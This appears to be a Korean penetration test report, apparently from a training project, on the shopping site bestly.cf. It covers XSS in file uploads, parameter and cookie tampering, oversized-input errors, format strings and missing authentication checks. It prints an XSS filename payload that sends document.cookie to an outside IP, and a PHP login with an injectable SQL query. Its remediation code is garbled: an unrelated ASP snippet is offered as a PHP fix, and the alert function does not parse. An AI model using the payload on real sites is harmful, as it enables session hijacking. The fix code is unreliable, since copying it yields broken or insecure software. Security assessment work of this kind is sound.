
1:1 문의사항에 아무런 파일명을 설정한 상태로 보낸 뒤 burp suite에서 전송 요청에 대한 파일명을 'onmouseover=javascript:location.href=`http:13.209.141.165?`+document.cookie'.jpg'로 바꿔서 전송하면 파일이 업로드 된다.



## 문의에 대한 답변

아직 관리자가 문의를 확인하지 않았습니다.

이 상태에서 파일에 마우스를 올리게되면 주어진 주소로 이동하며 이에 마우스를 올린 사용자의 쿠키값이 보내진다. 이는 공격자가 관리자를 다른사이트에 Redirect시켜 관리자 PC내에 악성코드를 심을 수 있을 뿐아니라 쿠키 값 탈취도 가능하기 때문에 내부망으로의 침투가 가능할 수 있는 매우 심각한 취약점이다.



[개선안 제시]

```

root@ip-172-31-27-134:/var/www/html# cat qna_chk.php
<?php
    include 'overlap.php';

    $qna_file = "no file";
    $subject = htmlspecialchars($_POST['subject'], ENT_QUOTES, 'UTF-8');
    $message = htmlspecialchars($_POST['message'], ENT_QUOTES, 'UTF-8');

    $uploads_dir = '../webfile';
    $allowed_ext = array('jpg', 'jpeg', 'png', 'JPG', 'JPEG', 'PNG');

    $error = $_FILES['post_file']['error'];
    $name = $_FILES['post_file']['name'];
    $ext = array_pop(explode('.', $name));

```

putty로 qna\_chk에 대한 코드를 조회해본 결과를 파일 업로드 할 때 해당 파라미터 들에대한 문자열 처리를 하였으나 onmouseover에 대한 시큐어코딩이 완벽하게 되어있지 않았다. 해당 코드 로직이 onmouseover에 대한 방어가 이루어지지 않기 때문에

```

if ($lg=="en") {
    var pageSourceValid = Server.HtmlEncode(sPage + "?lg=fr");
    Response.Write("<a href=");
    if ((NumVol+"" != "undefined") && (NumVol+"" != "")) {
        pageSourceValid += "&NumVol=" + NumVol.replace(/<|>|\"|'|\%|\\;|\\(|\\)|\\&|\\+|\\-|\\/g, "");
    }
    if ((nav+"" != "undefined") && (nav+"" != "")) {
        pageSourceValid += "&nav=" + nav.replace(/<|>|\"|'|\%|\\;|\\(|\\)|\\&|\\+|\\-|\\/g, "") + "";
    }
    if ((comp+"" != "undefined") && (comp+"" != "")) {
        pageSourceValid += "&comp=" + comp.replace(/<|>|\"|'|\%|\\;|\\(|\\)|\\&|\\+|\\-|\\/g, "") + "";
    }
    if ((NoEle+"" != "undefined") && (NoEle+"" != "")) {
        pageSourceValid += "&NoEle=" + NoEle.replace(/<|>|\"|'|\%|\\;|\\(|\\)|\\&|\\+|\\-|\\/g, "") + "";
    }
    if ((NoCons+"" != "undefined") && (NoCons+"" != "")) {
        pageSourceValid += "&NoCons=" + NoCons.replace(/<|>|\"|'|\%|\\;|\\(|\\)|\\&|\\+|\\-|\\/g, "") + "";
    }
}

Response.Write(Server.HtmlEncode(pageSourceValid));
Response.Write (" class=lienBanniere>");
Response.Write ("Français");
Response.Write ("</a>");
}

```

위와 같은 로직을 파일명 입력을 받을 때 적어줄 필요가 있다.

PHP로 입력을 처리할 때, 정규식을 이용하는 preg\_replace를 사용하거나, 노드를 이용하는 DOMDocument를 필터로 사용하는 것이 권장된다.

### 3.14 URL/파라미터 조작


#### [취약점 개념 설명]




웹 어플리케이션 상에서 모든 실행경로에 대해서 접근제어를 검사하지 않거나 불완전하게 검사하는 경우, 공격자가 접근 가능한 실행경로를 통해 정보를 유출할 수 있는 취약점

#### [취약점 점검]

아래는 Acunetix를 통해 식별한 사이트의 모든 파라미터이다.





위의 식별된 파라미터들에 파라미터 변조를 시도해보았으나 단순 파라미터 변조가 가능한 곳은 일부 있었으나 이를 통해 영향을 미칠 수 있는 곳은 발견되지 않았다. 또한 게시판 식별번호인 num을 제외하고는 모두 POST 방식으로 전송되고 이는 모두 암호화 통신을 거치기 때문에 URL/파라미터 변조를 통해 영향을 미칠 수 있는 부분은 없었다.

```
root@ip-172-31-27-134:/var/www/html# cat login_chk.php
<?php
include 'session_chk.php';
include 'overlap.php';

if($flag!='SET')
{
    header('Location: ./ERR');
}
else
{
    $login_id = htmlspecialchars($ _POST['id'], ENT_QUOTES, 'UTF-8');
    $login_id = mysqli_real_escape_string($mysql, $login_id);
    $login_pw = htmlspecialchars($ _POST['pw'], ENT_QUOTES, 'UTF-8');
    $login_pw = mysqli_real_escape_string($mysql, $login_pw);

    if(!($login_id&&$login_pw))
    {
    }
    else
    {
        $session_check = "select * from user info where user_id = '". $login_id. "'";
        $s_check_result = $mysql->query($session_check);
        $session_row = mysqli_fetch_assoc($s_check_result);

        if( $session_row['session'] != NULL )
        {
            echo "<script>alert(\"로그인 중 입니다.\");</script>";
        }
    }
}
```


점검 결과 위 파라미터 들 중 게시판 번호를 확인하는 num을 제외하고는 post 방식으로 전송되고

### [개선안 제시]

웹 어플리케이션 : 웹 어플리케이션 소스코드 시큐어 코딩 적용 웹 어플리케이션에서 제공하는 정보와 기능을 역할에 따라 배분함으로써 사용자가 변경할 수 있는 데이터의 노출을 최소화하는 것이 필요하며, 서버로 전송된 사용자 입력 값의 경우 세션 및 데이터베이스와 비교를 하여 데이터가 변조되었는지 검증할 수 있는 과정을 구현해야 한다. bestly.cf의 경우 기존에 시큐어 코딩이 어느정도 되어있다고 하더라도 드러나지 않았던 취약점이 존재할 가능성도 있기 때문에 이에 대한 염두가 필요하다.

## 3.15 쿠키 변조

## [취약점 설명]



## 쿠키의 개념

쿠키 역시 HTTP 무 상태 프로토콜에서의 특정 클라이언트 식별 및 데이터 공유를 위해 서버와 클라이언트간에 데이터를 주고받는 메커니즘이다. 쿠키가 세션과 다른 점은 그 저장되는 장소가 클라이언트의 메모리 또는 하드 디스크란 점이다.(세션은 서버에도 동일한 정보가 저장되는 것을 이미 알고 있다) 참고로 쿠키라고 이름이 붙여진 유래는 과자의 부스러기와 유사한 개념이라고 한다.

## 쿠키 변조

예전에 쇼핑몰에서는 특정 사용자의 장바구니 정보를 유지하기 위해 쿠키를 많이 사용하곤 했다. 또한 현재까지도 쿠키는 아주 유용하게 사용되어 지고 있습니다. 사용자의 중요한 정보를 쿠키에 저장하여 사용하는 시나리오에서의 쿠키 변조는 심각한 문제를 야기시킬 수도 있다. 예를 들면 사용자의 주민등록번호, 비밀번호와 같은 데이터를 말한다.


또한 만료 시간이 없는 쿠키 사용은 공공장소에서의 개인 정보 유출을 초래 할 수도 있다.

## [취약점 점검]


브라우저 2개를 놓고 쿠키 세션이 탈취가 되는지 확인해보았다. 구글 크롬으로 아이디 하나(홍길동)를 들어간 상태와 마이크로소프트 엣지로 또 다른 아이디(ac) 하나를 들어간 상태에서 실시하였

[그림 1] Bestly.cf 구글 크롬으로 들어간 상태 (홍길동)

[그림 2] 마이크로소프트 엣지로 접속한 상태 (ac)









위 그림은 editthiscookie로 탈취한 쿠키를 edge에 입력하면 크롬에서 접속한 아이디로 접속이 된 것을 확인한 모습이다.

장바구니 포인트 쿠키값





Bestly에서는 포인트 쿠키값이 장바구니 칸에서 담겨져 있어서 이 쿠키값을 변조하면 Point 값을 변경하여 물건 구매에 이용할 수 있는 취약점이 존재하였다.





### [개선안 제시]

Bestly에서는 현재 Point 값을 쿠키값을 통해 저장받고 있었는데, 이 때문에 request 과정에서 스니핑 당할 우려가 있고 정보가 클라이언트 로컬에서 변질될 수도 있다. 따라서 이를 세션 값을 통해 서버에서 저장할 필요가 있다.

```
session_start(); //세션 시작

$obj = new Object();
$_SESSION['myObj'] = serialize($obj); //저장하기

if(isset($_SESSION['myObj']))
    $newObj = unserialize($_SESSION['myObj']); //불러오기
else
    $_SESSION['myObj'] = $obj;
```

위 그림과 같은 방식으로 쿠키값으로 데이터를 저장하는 방식에서 세션값을 이용하여 서버쪽에 저장하는 방식으로 코드를 수정할 것을 제안한다.

## 3.16 버퍼 오버플로우

### [취약점 개념 설명]

컴퓨터에서 메모리의 저장 공간을 뜻하는 buffer와 넘치다라는 의미의 overflow의 합성어이다. 입력 값의 크기에 대한 검증이 없을 경우 더 큰 값의 입력으로 인한 오류 발생 때문에 의도되지 않은 정보 노출, 프로그램에 대한 비인가 접근 및 사용 등이 발생할 수 있는 취약점으로 웹 페이지에서는 입력을 받는 폼에서 허가된 입력값의 길이를 초과했을 때 오류나 예기치 않은 동작 등이 발생하는 취약점을 말한다.

### [취약점 점검]

서비스	위치	[index] > [login] & [sign up] & [my info] & [contact us]
서비스	URL	[18.219.1.28 / 22] https://bestly.cf/login,https://bestly.cf/signup

아래 사진들은 위의 입력폼들에 BOF를 테스트한 모습이다.

**BESTLY**

## MY INFO

best@g

.....

.....

수정하기

상품 정보		상품 금액
로얄 헤이즐넛		17990원
상품 금액	보유한 포인트	필요한 포인트
17990원	199718590	0원

## 배송지 입력

jw

testsettestsettestsettestsettestsettestsettestsettestsettestset

01014141414

testsetsetsetsetsetsetsetsetsetsetsetsetsetsetsetset

결제

1:1문의

Contact Us

문의사항을 남겨주세요.

[illegible]

파일 선택 선택된 파일 없음

[illegible]

Send Message

대부분의 경우에서 BOF 취약점이 발견되지 않았으나 1대1 문의를 하는 부분에서 하나의 취약점이 발견되었다. 1대1 문의 시 위 사진과 같이 입력길이 한도를 초과해서 데이터를 넣을 시 아래와 같이 해당 쿼리문이 출력됨을 확인할 수 있었다.

**Bestly**

Point : 100

고객센터 ▾

신상품

### Best

알뜰쇼핑

## Contact

[illegible]

## [개선안 제시]

```
function trim_text($input, $length, $ellipses = true, $strip_html = true) {
    //strip tags, if desired
    if ($strip_html) {
        $input = strip_tags($input);
    }

    //no need to trim, already shorter than trim length
    if (strlen($input) <= $length) {
        return $input;
    }

    //find last space within length
    $last_space = strrpos(substr($input, 0, $length), ' ');
    $trimmed_text = substr($input, 0, $last_space);

    //add ellipses (...)
    if ($ellipses) {
        $trimmed_text .= '...';
    }

    return $trimmed_text;
}
```

```
20 <?php
21     alert("글자수가 초과되었습니다.");
22     function alert($msg) {
23         echo "<script type='text/javascript'>alert('$msg');</script>";
24     }
25     function Shorten_String($String, $MaxLen, $ShortenStr){
26         $StringLen = strlen($String);
27         $EffectLen = $MaxLen - strlen($ShortenStr);
28
29         if ($StringLen < $MaxLen){
30             return $String;
31         } else {
32             return alert
33         }
34     }
35 }
36
37 ?>
```

위에서 발생한 문제는 입력길이를 초과한 문자열이 별도의 검증없이 서버측 코드로 들어가기 때문이다. 따라서 위 코드와 같이 일정 문자수 이상 되는 문자열을 잘라버리거나 혹은 다음 코드와 같이 일정 글자수 이상 들어가면 경고창 팝업을 띄우는 로직으로 코드를 변경할 것을 권한다.


## 3.17 포맷스트링

## [취약점 개념 설명]

Parameters	Output	Passed as
%%	% character (literal)	Reference
%p	External representation of a pointer to void	Reference
%d	Decimal	Value
%c	Character	
%u	Unsigned decimal	Value
%x	Hexadecimal	Value
%s	String	Reference
%n	Writes the number of characters into a pointer	Reference

외부로부터 입력된 값을 검증하지 않고 입·출력 함수의 포맷 문자열로 그대로 사용하는 경우 발생할 수 있는 보안약점이다. 공격자는 포맷 문자열을 이용하여 취약한 프로세스를 공격하거나 메모리 내용을 읽거나 쓸 수 있다. 그 결과, 공격자는 취약한 프로세스의 권한을 취득하여 임의의 코드를 실행할 수 있다.

## [취약점 점검]



위에서 언급한 모든 입력창 및 파라미터에 대해서 포맷스트링에 대한 테스트를 진행하였으나 취약한 부분을 발견되지 않았고 확인결과 CGI 기능을 사용하고 있지 않는 것을 확인하였다.

## [개선안 제시]

현재는 포맷스트링 취약점이 발견되지 않았으나 후에 CGI 기능 등을 이용해 이러한 포맷스트링 버그가 발생할 수 있다. 따라서 이러한 기능을 사용 시 포맷스트링에 대한 인수를 검증하는 프로세스를 사용할 것을 권고한다.

### 3.18 프로세스 검증 누락

#### [취약점 개념 설명]


```

1 <?php
2 include 'overlap.php';
3
4 $login_id = $_POST['id'];
5 $login_pw = $_POST['pw'];
6
7 if(!($login_id&&$login_pw)){
8     echo "로그인 정보를 입력해주세요";
9 }
10 else{
11     $login = "SELECT * FROM user_info WHERE user_id='$login_id' AND password='$login_pw'";
12     $login_result = $mysql->query($login);
13
14     if($login_result->num_rows==1){
15         $_SESSION['userid']=$login_id;
16         $result = mysqli_fetch_assoc($login_result);
17         $username = $result['user_name'];
18         $rank = $result['rank'];
19
20         if(isset($_SESSION['userid'])){
21             $_SESSION['username']=$username;
22             $_SESSION['rank']=$rank;
23
24             echo "안녕하세요, ".$_SESSION['username'].".";
25         }
26         else{
27             echo "ERROR";
28         }
29     }
30 }

```

공격자가 응용의 계획된 플로우 통제를 우회 하는 것을 허가하는 취약점이다. 인증 후 접근 가능한 사이트를 인증 없이 접근(로그인 없이 게시판 접근)하는 것과 같은 케이스를 말한다.

#### [취약점 점검]



취약점 확인 결과 장바구니 창에서 로그인 후에 인증이 되어 있는 상태에서 담은 물건들을 이후 로그아웃한 상태에서도 장바구니 목록을 열람할 수 있었다. 권한에 대한 인증 처리가 제대로 안 되어 있는 상태임을 확인할 수 있었다.

#### [개선안 제시]


```

shopping.php
D: > BoB > 프로젝트 > 가상기업 > cheatsheet > shopping.php
1  <?php
2  include 'overlap.php';
3
